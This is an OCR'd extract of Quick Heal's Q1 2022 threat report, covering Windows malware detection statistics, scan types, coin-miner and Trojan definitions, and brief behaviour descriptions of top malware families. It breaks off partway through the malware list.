Quick Heal

Security Simplified

QUICK HEAL

THREAT REPORT

QUARTER 1 - 2022

www.quickheal.com

Follow us on:

About Quick Heal

Quick Heal Technologies Ltd. is one of the leading IT security solutions company. Each Quick Heal product is designed to simplify IT security management for home users, small businesses, Government establishments, and corporate houses

Contributors

Quick Heal **Security Labs** | Quick Heal **Marketing Team**

About Quick Heal Security Labs

A leading source of threat research, threat intelligence and cybersecurity, Quick Heal Security Labs analyses data fetched from millions of Quick Heal products across the globe to deliver timely and improved protection to its users.

www.quickheal.com

For an overview of the latest security threats and trends for enterprises, please refer to the threat report by Seqrite, enterprise security brand of Quick Heal Technologies Ltd.
Visit **www.seqrite.com**


Contents

Foreword

You might expect a new year to ring out the old and ring in the new, but that is not the case for cyberattacks. As we move into 2022, hackers show no sign of slowing down, and that's no surprise. However, what we have seen in the trend is a shift in tactics: criminals have shifted to newer methodologies, technologies, and larger organizations.

Staying on top of these attack trends—such as ransomware, Trojan, and malware, has become vital. Getting ahead of them is paramount! It's up to the users to proactively deal with the complex threats to meet the challenges just on the horizon and beyond.

We have crunched the numbers for our quarterly Quick Heal Threat Report. Our Security Labs team has found noteworthy Ukraine war-based phishing attacks, online information stealing frauds, and vulnerabilities, exploits and breaches. Read the report to get more insights on the malware trends and stories.



WINDOWS

111
MILLION
Windows Malware detected in Q1 2022

39
MILLION
Windows Malware detected in March'22

1.2
MILLION
Malware daily average detected in Q1 2022

WINDOWS DETECTION

STATISTICS Q1 2022

Malware
111 Million

Per Day: 1,227,922
Per Hour: 51,163
Per Minute: 853

Ransomware
0.16 Million

Per Day: 1,749
Per Hour: 73
Per Minute: 1

Exploit
6.8 Million

Per Day: 75,536
Per Hour: 3,147
Per Minute: 52

PUA & Adware
6.72 Million

Per Day: 74,676
Per Hour: 3,112
Per Minute: 52

Cryptojacking
9.39 Million

Per Day: 104,365
Per Hour: 4,349
Per Minute: 72


Infector
26.63 Million

Per Day: 295,918
Per Hour: 12,330
Per Minute: 205


Worm
10.47 Million

Per Day: 116,334
Per Hour: 4,847
Per Minute: 81


Detection Statistics – Month Wise Q1 2022



Detection Statistics – Week-Over-Week



Detection Statistics – Protection Wise



Brief description about

various threat protection mechanisms

Real-Time Scan

Real-time scanning checks files for viruses or malware each time it is received, opened, downloaded, copied, or modified

On-Demand Scan

It scans data at rest, or files that are not being actively used.

Behavioural Detection Scan

It detects and eliminates new and unknown malicious threats based on behaviour.

Memory Scan

Scans memory for malicious programs running & cleans it.

Email Scan

Blocks emails that carry infected attachments or links to compromised or fake and phishing websites.

Web Security Scan


Automatically detects unsafe and potentially dangerous websites and prevents you from visiting them.

Network Scan


Network scan (IDS/IPS) analyses network traffic to identify known cyber-attacks & stops the packet being delivered to the system.

Detection Statistics - Category Wise

A) Malware-wise Categorization




B) Month-wise Categorization



What is Trojan Malware?

A Trojan horse or simply a Trojan is a malware that misleads users about its true intent. It disguises itself as legitimate software and fools the user to take an action.

Coin Miner Detection Statistics




What is Coin Miner Malware?


Coin Miners (also called cryptocurrency miners) are programs that generate Bitcoin, Monero, Ethereum, or other cryptocurrencies that are surging in popularity. When intentionally run for one's own benefit, they may prove a valuable source of income.
Cyber criminals have created threats and viruses which use commonly available mining software to take advantage of someone else's computing resources (CPU, GPU, RAM, network bandwidth, and power), without their knowledge or consent (i.e. crypto jacking).

Phishing Attack Statistics

A) Phishing Email Attacks




B) Phishing URL Attacks



Top 10 Windows Malware

The below figure represents the Top 10 Windows malware of Q1 2022. These malwares have made it to this list based upon their rate of detection from January to March of current calendar year.



Top 10 Windows Malware Details

01

W32.Pioneer.CZ1
Threat Level: Medium
Category: File Infector
Method of Propagation: Removable or network drives

Behaviour:

- The malware injects its code to the files present on disk and shared network.
- It decrypts malicious DLL present in the file & drops it.
- This DLL performs malicious activities and collects system information & sends it to a CNC server.

02

CRM.CoinHive.4557
Threat Level: High
Category: Coin Miner
Method of Propagation: Malicious websites and software bundle

Behaviour:

- They are suspicious chrome extensions that contain mining URLs that perform crypto mining whenever the browser gets loaded.

03

LNK.Cmd.Exploit
Threat Level: High
Category: Trojan
Method of Propagation: Email attachments and malicious websites

Behaviour:

- Uses cmd.exe with "/c" command line option to execute other malicious files.
- Executes simultaneously malicious .vbs file with name "help.vbs" along with a malicious exe file. The malicious vbs file uses Stratum mining protocol for Monero mining.

04

Trojan.Starter.YY4
Threat Level: High
Category: Trojan
Method of Propagation: Email attachments and malicious websites

Behaviour:

